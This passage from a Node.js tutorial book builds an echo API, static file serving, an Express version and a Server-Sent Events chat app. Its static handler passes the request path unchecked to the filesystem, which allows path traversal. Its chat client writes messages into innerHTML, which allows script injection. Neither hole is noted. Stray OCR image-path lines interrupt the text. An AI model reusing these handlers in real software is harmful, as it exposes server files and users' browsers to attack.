For apps and services in the real-world, the API will be responsible for pulling data out of a database or other resource according to specific queries sent by the client and filtered by authorization rules.

For example, the client may want the most recent comments by user `dguttman`. The API server would first look to see if that client has authorization to view the comments of `"dguttman"`, and if so, it will construct a query to the database for this data set.

To add this style of functionality to our API, we're going to add an endpoint that accepts arguments via query parameters. We'll then use the information provided by the client to create the response. Our new endpoint will be `/echo` and the client will provide input via the `input` query parameter. For example, to provide "fullstack" as input, the client will use `/echo?input=fullstack` as the url path.

Our new endpoint will respond with a JSON object with the following properties:

- `normal`: the input string without a transformation
- `shouty`: all caps
- `characterCount`: the number of characters in the input string
- `backwards`: the input string ordered in reverse

To begin, we'll first have our request listener function check to see if the `request.url` begins with `/echo`, the endpoint that we're interested in. If it is, we'll call our soon-to-be-created function `respondEcho()`:

01-first-node-api/04-server.js

```
const server = http.createServer(function (req, res) {
  if (req.url === '/') return respondText(req, res)
  if (req.url === '/json') return respondJson(req, res)
  if (req.url.match(/^\/echo/)) return respondEcho(req, res)

  respondNotFound(req, res)
})
```

Next, we create the `respondEcho()` function that will accept the request and response objects. Here's what the completed function looks like:

01-first-node-api/04-server.js

```
function respondEcho (req, res) {
  const { input = '' } = querystring.parse(
    req.url
      .split('?')
      .slice(1)
      .join('')
  )

  res.setHeader('Content-Type', 'application/json')
  res.end(
    JSON.stringify({
      normal: input,
      shouty: input.toUpperCase(),
      characterCount: input.length,
      backwards: input
        .split('')
        .reverse()
        .join('')
    })
  )
}
```

The important thing to notice is that the first line of our function uses the `querystring.parse()`[30] method. To be able to use this, we first need to use `require()` to load the `querystring`[31] core module. Like `http`, this module is installed with Node.js and is always available. At the top of our file we'll add this line:

[30] https://nodejs.org/api/querystring.html#querystring_querystring_parse_str_sep_eq_options
[31] https://nodejs.org/api/querystring.html

01-first-node-api/04-server.js

```
const querystring = require('querystring')
```

Looking at our `respondEcho()` function again, here's how we use `querystring.parse()`:

01-first-node-api/04-server.js

```
  const { input = '' } = querystring.parse(
    req.url
      .split('?')
      .slice(1)
      .join('')
  )
```

We expect the client to access this endpoint with a url like `/echo?input=someinput`. `querystring.parse()` accepts a raw querystring argument. It expects the format to be something like `query1=value1&query2=value2`. The important thing to note is that `querystring.parse()` does not want the leading `?`. Using some quick string transformations we can isolate the `input=someinput` part of the url, and pass that in as our argument.

`querystring.parse()` will return a simple JavaScript object with query param key and value pairs. For example, `{ input: 'someinput' }`. Currently, we're only interested in the `input` key, so that's the only value that we'll store. If the client doesn't provide an `input` parameter, we'll set a default value of `''`.

Next up, we set the appropriate `Content-Type` header for JSON like we have before:

01-first-node-api/04-server.js


```
  res.setHeader('Content-Type', 'application/json')
```

Finally, we use `res.end()` to send data to the client and close the connection:

01-first-node-api/04-server.js

```
  res.end(
    JSON.stringify({
      normal: input,
      shouty: input.toUpperCase(),
      characterCount: input.length,
      backwards: input
        .split('')
        .reverse()
        .join('')
    })
  )
```

And there we have it, our first dynamic route! While simple, this gives us a good foundation for being able to use client-provided input for use in our API endpoints.



Our server can now respond dynamically to different inputs

File Serving

One of the most common uses of a web server is to serve html and other static files. Let's take a look at how we can serve up a directory of files with Node.js.

What we want to do is to create a local directory and serve all files in that directory to the browser. If we create a local directory called `public` and we place two files in there, `index.html` and `ember.jpg`, we should be able to visit `http://localhost:1337/static/index.html` and `http://localhost:1337/static/ember.jpg` to receive them. If we were to place more files in that directory, they would behave the same way.

To get started, let's create our new directory `public` and copy our two example files, `index.html` and `ember.jpg` into it.

The first thing we'll need to do is to create a new function for static file serving and call it when a request comes in with an appropriate `req.url` property. To do this we'll add a fourth conditional to our request listener that checks for paths that begin with `/static` and calls `respondStatic()`, the function we'll create next:

01-first-node-api/05-server.js

```
const server = http.createServer(function (req, res) {
  if (req.url === '/') return respondText(req, res)
  if (req.url === '/json') return respondJson(req, res)
  if (req.url.match(/^\/echo/)) return respondEcho(req, res)
  if (req.url.match(/^\/static/)) return respondStatic(req, res)

  respondNotFound(req, res)
})
```

And here's the `respondStatic()` function we need:

01-first-node-api/05-server.js

```
function respondStatic (req, res) {
  const filename = `${__dirname}/public${req.url.split('/static')[1]}`
  fs.createReadStream(filename)
    .on('error', () => respondNotFound(req, res))
    .pipe(res)
}
```

The first line is fairly straightforward. We perform a simple conversion so that we can translate the incoming `req.url` path to an equivalent file in our local directory. For example, if the `req.url` is `/static/index.html`, this conversion will translate it to `public/index.html`.

Next, once we have our `filename` from the first line, we want to open that file and send it to the browser. However, before we can do that, we need to use a module that will allow us to interact with the filesystem. Just like `http` and `querystring`, `fs` is a core module that we can load with `require()`. We make sure that this line is at the top of our file:

01-first-node-api/05-server.js


```
const fs = require('fs')
```

We use the `fs.createReadStream()` method to create a `Stream` object representing our chosen file. We then use that stream object's `pipe()` method to connect it to the response object. Behind the scenes, this efficiently loads data from the filesystem and sends it to the client via the response object.

We also use the stream object's `on()` method to listen for an error. When any error occurs when reading a file (e.g. we try to read a file that doesn't exist), we send the client our "Not Found" response.

If this doesn't make much sense yet, don't worry. We'll cover streams in more depth in later chapters. The important thing to know is that they're a very useful tool within Node.js, and they allow us to quickly connect data sources (like files) to data destinations (client connections).

Now run `node 05-server.js` and visit `http://localhost:1337/static/index.html` in your browser. You should see the `index.html` page from `/public` load in your browser. Additionally, you should notice that the image on this page *also* comes from the `/public` directory.



Now serving static files. Notice how the path `/static` is mapped to the local directory `/public`

Here's what the full `05-server.js` file looks like:

01-first-node-api/05-server.js

```
const fs = require('fs')
const http = require('http')
const querystring = require('querystring')

const port = process.env.PORT || 1337

const server = http.createServer(function (req, res) {
  if (req.url === '/') return respondText(req, res)
  if (req.url === '/json') return respondJson(req, res)
  if (req.url.match(/^\/echo/)) return respondEcho(req, res)
  if (req.url.match(/^\/static/)) return respondStatic(req, res)

  respondNotFound(req, res)
})

server.listen(port)
console.log(`Server listening on port ${port}`)

function respondText (req, res) {
  res.setHeader('Content-Type', 'text/plain')
  res.end('hi')
}

function respondJson (req, res) {
  res.setHeader('Content-Type', 'application/json')
  res.end(JSON.stringify({ text: 'hi', numbers: [1, 2, 3] }))
}

function respondEcho (req, res) {
  const { input = '' } = querystring.parse(
    req.url
      .split('?')
      .slice(1)
      .join('')
  )

  res.setHeader('Content-Type', 'application/json')
  res.end(
    JSON.stringify({
      normal: input,
      shouty: input.toUpperCase(),
      characterCount: input.length,
```

```
      backwards: input
        .split('')
        .reverse()
        .join('')
    })
  )
}

function respondStatic (req, res) {
  const filename = `${__dirname}/public${req.url.split('/static')[1]}`
  fs.createReadStream(filename)
    .on('error', () => respondNotFound(req, res))
    .pipe(res)
}

function respondNotFound (req, res) {
  res.writeHead(404, { 'Content-Type': 'text/plain' })
  res.end('Not Found')
}
```

Up until this point we've only used core modules that come built into Node.js. Hopefully we've shown how easy it is to create APIs and static file servers with the core modules of Node.js.

However, one of the best things about Node.js is its incredible ecosystem of third-party modules available on npm (over 842,000 as I write this). Next we're going to show how our server would look using `express`, the most popular web framework for Node.js.

Express

`express` is a "fast, unopinionated, minimalist web framework for Node.js" used in production environments the world over. `express` is so popular that many people have never tried to use Node.js *without* `express`.

`express` is a drop-in replacement for the core `http` module. The biggest difference between using `express` and core `http` is routing, because unlike core `http`, `express` comes with a built-in router.

In our previous examples with core `http`, we handled our own routing by using conditionals on the value of `req.url`. Depending on the value of `req.url` we execute a different function to return the appropriate response.

In our `/echo` and `/static` endpoints we go a bit further. We pull additional information out of the path that we use in our functions.

In `respondEcho()` we use the `querystring` module get key-value pairs from the search query in the url. This allows us to get the input string that we use as the basis for our response.

In `respondStatic()` anything after `/static/` we interpret as a file name that we pass to `fs.createReadStream()`.

By switching to `express` we can take advantage of its router which simplifies both of these use-cases. Let's take a look at how the beginning of our server file changes:

01-first-node-api/06-server.js


```
const fs = require('fs')
const express = require('express')

const port = process.env.PORT || 1337

const app = express()

app.get('/', respondText)
app.get('/json', respondJson)
app.get('/echo', respondEcho)
app.get('/static/*', respondStatic)

app.listen(port, () => console.log(`Server listening on port ${port}`))
```

First, you'll notice that we add a `require()` for `express` on line 2:

01-first-node-api/06-server.js

```
const express = require('express')
```

Unlike our previous examples, this is a third-party module, and it does not come with our installation of Node.js. If we were to run this file before installing `express`, we would see a `Cannot find module 'express'` error like this:



What it looks like when we try to use a third-party module before it's installed

To avoid this, we need to install `express` using `npm`. When we installed Node.js, `npm` was installed automatically as well. To install `express`, all we need to do is to run `npm install express` from our application directory. `npm` will go fetch `express` from its repository and place the `express` module in a folder called `node_modules` in your current directory. If `node_modules` does not exist, it will be created. When we run a JavaScript file with Node.js, Node.js will look for modules in the `node_modules` folder.

Node.js will also look in other places for modules such as parent directories and the global `npm` installation directory, but we don't need to worry about those for right now.

The next thing to notice is that we no longer use `http.createServer()` and pass it a request listener function. Instead we create a server instance with `express()`. By `express` convention we call this `app`.

Once we've created our server instance, `app`, we take advantage of `express` routing. By using `app.get()` we can associate a path with an endpoint function. For example, `app.get('/', respondText)` makes it so that when we receive an HTTP GET request to '/', the `respondText()` function will run.

This is similar to our previous example where we run `respondText()` when `req.url === '/'`. One difference in functionality is that `express` will only run `respondText()` if the method of the request is `GET`. In our previous examples, we were not specific about which types of methods we would respond to, and therefore we would have also responded the same way to `POST`, `PUT`, `DELETE`, `OPTIONS`, or `PATCH` requests.

Under the covers, `express` is using core `http`. This means that if you understand core `http`, you'll have an easy time with `express`. For example, we don't need to change our `respondText()` function at all:

01-first-node-api/06-server.js

```
function respondText (req, res) {
  res.setHeader('Content-Type', 'text/plain')
  res.end('hi')
}
```

However, the nice thing about `express` is that it gives us a lot of helpers and niceties that can make our code more succinct. For example, because responding with JSON is so common, `express` adds a `json()` function to the response object. By calling `res.json()`, `express` will automatically send the correct `Content-Type` header and stringify our response body for us. Here's our `respondJson()` function updated for `express`:

01-first-node-api/06-server.js

```
function respondJson (req, res) {
  res.json({ text: 'hi', numbers: [1, 2, 3] })
}
```

Another difference with `express` routing is that we don't have to worry about search query parameters when defining our routes. In our previous example we used a regular expression to check that `req.url` string started with `/echo` instead of checking for equality (like we did with `/` and `/json`). We did this because we wanted to allow for the user-created query parameters. With `express`, `app.get('/echo', respondEcho)` will call `respondEcho()` for any value of search query parameters – even if they are missing.

Additionally, `express` will automatically parse search query parameters (e.g. `?input=hi`) and make them available for us as an object (e.g. `{ input: 'hi' }`). These parameters can be accessed via `req.query`. Here's an updated version of `respondEcho()` that uses both `req.query` and `res.json()`:

01-first-node-api/06-server.js

```
function respondEcho (req, res) {
  const { input = '' } = req.query

  res.json({
    normal: input,
    shouty: input.toUpperCase(),
    characterCount: input.length,
    backwards: input
      .split('')
      .reverse()
      .join('')
  })
}
```

The last thing to notice about `express` routing is that we can add regex wildcards like `*` to our routes:

01-first-node-api/06-server.js

```
app.get('/static/*', respondStatic)
```

This means that our server will call `respondStatic()` for any path that begins with `/static/`. What makes this particularly helpful is that `express` will make the wildcard match available on the request object. Later we'll be able to use `req.params` to get the filenames for file serving. For our `respondStatic()` function, we can take advantage of wildcard routing. In our `/static/*` route, the star will match anything that comes after `/static/`. That match will be available for us at `req.params[0]`.

Behind the scenes, `express` uses path-to-regexp[32] to convert route strings into regular expressions. To see how different route strings are transformed into regular expressions and how parts of the path are stored in `req.params` there's the excellent Express Route Tester[33] tool.

Here's how we can take advantage of `req.params` in our `respondStatic()` function:

01-first-node-api/06-server.js

```
function respondStatic (req, res) {
  const filename = `${__dirname}/public/${req.params[0]}`
  fs.createReadStream(filename)
    .on('error', () => respondNotFound(req, res))
    .pipe(res)
}
```

With just a few changes we've converted our core `http` server to an `express` server. In the process we gained more powerful routing and cleaned up a few of our functions.

Next up, we'll continue to build on our `express` server and add some real-time functionality.

Real-Time Chat

When Node.js was young, some of the most impressive demos involved real-time communication. Because Node.js is so efficient at handling I/O, it became easy to create real-time applications like chat and games.

To show off the real-time capabilities of Node.js we're going to build a chat application. Our application will allow us to open multiple browsers where each has a chat window. Any browser can send a message, and it will appear in all the other browser windows.

Our chat messages will be sent from the browser to our server, and our server will in turn send each received message to all connected clients.

[32] https://www.npmjs.com/package/path-to-regexp
[33] http://forbeslindesay.github.io/express-route-tester/

For example, if Browser A is connected, Browser A will send a message to our server, which will in turn send the message back to Browser A. Browser A will receive the message and render it. Each time Browser A sends a message, it will go to the server and come back.

Of course, chat applications are only useful when there are multiple users, so when both Browser A and Browser B are connected, when *either* send a message to our server, our server will send that message to *both* Browser A *and* Browser B.

In this way, all connected users will be able to see all messages.

Traditionally, for a browser to receive data from the server, the browser has to make a request. This is how all of our previous examples work. For example, the browser has to make a request to `/json` to receive the JSON payload data. The server can not send that data to the browser before the request happens.

To create a chat application using this model, the browser would have to constantly make requests to the server to ask for new messages. While this would work, there is a much better way.

We're going to create a chat application where the server can push messages to the browser without the browser needing to make multiple requests. To do this, we'll use a technology called SSE (Server-Sent Events). SSE is available in most browsers through the EventSource API, and is a very simple way for the server to "push" messages to the browser.

What about websockets? Much like websockets, SSE is a good way to avoid having the browser poll for updates. SSE is much simpler than websockets and provide us the same functionality. You can read more about SSE and the EventSource API in the MDN web docs[34].

Building the App

To set this up we'll need to create a simple client app. We'll create a `chat.html` page with a little bit of HTML and JavaScript. We'll need a few things:

- JavaScript function to receive new messages from our server
- JavaScript function to send messages to the server
- HTML element to display messages
- HTML form element to enter messages

Here's what that looks like:

[34] https://developer.mozilla.org/en-US/docs/Web/API/EventSource

01-first-node-api/public/chat.html

```
<!DOCTYPE html>
<html lang="en">
  <title>Chat App</title>
  <link rel="stylesheet" href="tachyons.min.css">
  <link rel="stylesheet" href="chat.css">
  <body>
    <div id="messages">
      <h4>Chat Messages</h4>
    </div>

    <form id="form">
      <input
        id="input"
        type="text"
        placeholder="Your message...">
    </form>

    <script src='chat.js'></script>
  </body>
</html>
```

This is some basic HTML. We load some stylesheets from our public directory, create some elements to display and create messages, and finally we load some simple client-side JavaScript to handle communication with our server.

Here's what `chat.js`, our client-side JavaScript, looks like:

01-first-node-api/public/chat.js

```
new window.EventSource('/sse').onmessage = function (event) {
  window.messages.innerHTML += `<p>${event.data}</p>`
}

window.form.addEventListener('submit', function (evt) {
  evt.preventDefault()

  window.fetch(`/chat?message=${window.input.value}`)
  window.input.value = ''
})
```

We're doing two basic things here. First, when our soon-to-be-created `/sse` route sends new messages, we add them to the `div` element on the page with the `id` `"messages"`.

Second, we listen for when the user enters a message into the text box. We do this by adding an event listener function to our `form` element. Within this listener function we take the value of the input box `window.input.value` and send a request to our server with the message. We do this by sending a GET request to the `/chat` path with the message encoding in the query parameters. After we send the message, we clear the text box so the user can enter a new message.

While the client-side markup and code is very simple, there are two main takeaways. First, we need to create a `/chat` route that will receive chat messages from a client, and second, we need to create a `/sse` route that will send those messages to all connected clients.

Our `/chat` endpoint will be similar to our `/echo` endpoint in that we'll be taking data (a message) from the url's query parameters. Instead of looking at the `?input=` query parameter like we did in `/echo`, we'll be looking at `?message=`.

However, there will be two important differences. First, unlike `/echo` we don't need write any data when we end our response. Our chat clients will be receiving message data from `/sse`. In this route, we can simply end the response. Because our server will send a `200` "OK" HTTP status code by default, this will act as a sufficient signal to our client that the message was received and correctly handled.

The second difference is that we will need to take the message data and put it somewhere our other route will be able to access it. To do this we're going to instantiate an object outside of our route function's scope so that when we create another route function, it will be able to access this "shared" object.

This shared object will be an instance of `EventEmitter` that we will call `chatEmitter`. We don't need to get into the details yet, but the important thing to know right now is this object will act as an information relay. The `EventEmitter` class is available through the core `events` module, and `EventEmitter` objects have an `emit(eventName[, ...args])` method that is useful for broadcasting data. When a message comes in, we will use `chatEmitter.emit()` to broadcast the message. Later, when we create the `/sse` route we can listen for these broadcasts.

For this example, it's not important to know exactly how event emitters work, but of you're curious about the details, check out the next chapter on async or the official API documentation for `EventEmitter`[35].

First, add a new route just like before:

01-first-node-api/07-server.js

```
app.get('/chat', respondChat)
```

And then we create the corresponding function:

[35] https://nodejs.org/api/events.html#events_class_eventemitter

01-first-node-api/07-server.js

```
function respondChat (req, res) {
  const { message } = req.query

  chatEmitter.emit('message', message)
  res.end()
}
```

There are two things to notice here. First, access the message sent from the browser in similar way to how we access `input` in the `/echo` route, but this time use the `message` property instead. Second, we're calling a function on an object that we haven't created yet: `chatEmitter.emit('message', message)`. If we were to visit `http://localhost:1337/chat?message=hi` in our browser right now, we would get an error like this:

```
ReferenceError: chatEmitter is not defined
```

To fix this, we'll need to add two lines to the top of our file. First, we require the `EventEmitter` class via the `events` module, and then we create an instance:

01-first-node-api/07-server.js

```
const EventEmitter = require('events')

const chatEmitter = new EventEmitter()
```

Now our app can receive messages, but we don't do anything with them yet. If you'd like to verify that this route is working, you can add a line that logs messages to the console. After the `chatEmitter` object is declared, add a line that listens messages like this:

```
1 const chatEmitter = new EventEmitter()
2 chatEmitter.on('message', console.log)
```

Then visit `http://localhost:1337/chat?message=hello!` in your browser and verify that the message "hello!" is logged to your terminal.

With that working, we can now add our `/sse` route that will send messages to our chat clients once they connect with the `new window.EventSource('/sse')` described above:

01-first-node-api/07-server.js

```
app.get('/sse', respondSSE)
```

And then we can add our `respondSSE()` function:

01-first-node-api/07-server.js

```
function respondSSE (req, res) {
  res.writeHead(200, {
    'Content-Type': 'text/event-stream',
    'Connection': 'keep-alive'
  })

  const onMessage = msg => res.write(`data: ${msg}\n\n`)
  chatEmitter.on('message', onMessage)

  res.on('close', function () {
    chatEmitter.off('message', onMessage)
  })
}
```

Let's break this down into its three parts:

1. We establish the connection by sending a 200 OK status code, appropriate HTTP headers according to the SSE specification[36]:

01-first-node-api/07-server.js

```
  res.writeHead(200, {
    'Content-Type': 'text/event-stream',
    'Connection': 'keep-alive'
  })
```

2. We listen for `message` events from our `chatEmitter` object, and when we receive them, we write them to the response body using `res.write()`. We use `res.write()` instead of `res.end()` because we want to keep the connection open, and we use the data format from the SSE specification[37]:

01-first-node-api/07-server.js

```
  const onMessage = msg => res.write(`data: ${msg}\n\n`)
  chatEmitter.on('message', onMessage)
```


3. We listen for when the connection to the client has been closed, and when it happens we disconnect our `onMessage()` function from our `chatEmitter` object. This prevents us from writing messages to a closed connection:

[36] https://html.spec.whatwg.org/multipage/server-sent-events.html#server-sent-events
[37] https://html.spec.whatwg.org/multipage/server-sent-events.html#server-sent-events

01-first-node-api/07-server.js

```
  res.on('close', function () {
    chatEmitter.off('message', onMessage)
  })
```

After adding this route and function, we now have a functioning real-time chat app. If you open `http://localhost:1337/static/chat.html` in multiple browsers you'll be able to send messages back and forth:



If you open two browsers you can talk to yourself

Here's our fully completed server file:

01-first-node-api/07-server.js

```
const fs = require('fs')
const express = require('express')
const EventEmitter = require('events')

const chatEmitter = new EventEmitter()
const port = process.env.PORT || 1337

const app = express()

app.get('/', respondText)
app.get('/json', respondJson)
app.get('/echo', respondEcho)
app.get('/static/*', respondStatic)
app.get('/chat', respondChat)
app.get('/sse', respondSSE)

app.listen(port, () => console.log(`Server listening on port ${port}`))

function respondText (req, res) {
  res.setHeader('Content-Type', 'text/plain')
  res.end('hi')
}

function respondJson (req, res) {
  res.json({ text: 'hi', numbers: [1, 2, 3] })
}

function respondEcho (req, res) {
  const { input = '' } = req.query

  res.json({
    normal: input,
    shouty: input.toUpperCase(),
    characterCount: input.length,
    backwards: input
      .split('')
      .reverse()
      .join('')
  })
}

function respondStatic (req, res) {
```

```
43    const filename = `${__dirname}/public/${req.params[0]}`
44    fs.createReadStream(filename)
45      .on('error', () => respondNotFound(req, res))
46      .pipe(res)
47  }
48
49  function respondChat (req, res) {
50    const { message } = req.query
51
52    chatEmitter.emit('message', message)
53    res.end()
54  }
55
56  function respondSSE (req, res) {
57    res.writeHead(200, {
58      'Content-Type': 'text/event-stream',
59      'Connection': 'keep-alive'
60    })
61
62    const onMessage = msg => res.write(`data: ${msg}\n\n`)
63    chatEmitter.on('message', onMessage)
64
65    res.on('close', function () {
66      chatEmitter.off('message', onMessage)
67    })
68  }
69
70  function respondNotFound (req, res) {
71    res.writeHead(404, { 'Content-Type': 'text/plain' })
72    res.end('Not Found')
73  }
```

Wrap Up

In this chapter we've shown how Node.js combines the power and performance of a low-level language with the flexibility and maintainability of a high-level language.

We've created our first API, and we learned how to send different data formats like plain-text and JSON, respond dynamically to client input, serve static files, and handle real-time communication. Not bad!

Challenges

1. Add a "chat log" feature: use `fs.appendFile()`[38] to write chat messages sent through the chat app to the filesystem.
2. Add a "previous messages" feature: using the chat log, use `fs.readFile()`[39] to send previous messages to clients when they first connect.

[38] https://nodejs.org/api/fs.html#fs_fs_appendfile_path_data_options_callback
[39] https://nodejs.org/api/fs.html#fs_fs_readfile_path_options_callback

Async

Node.js was created in reaction to slow web servers in Ruby and other dynamic languages at that time.

These servers were slow because they were only capable of handling a single request at a time. Any work that involved I/O (e.g. network or file system access) was "blocking". The program would not be able to perform any work while waiting on these blocking resources.

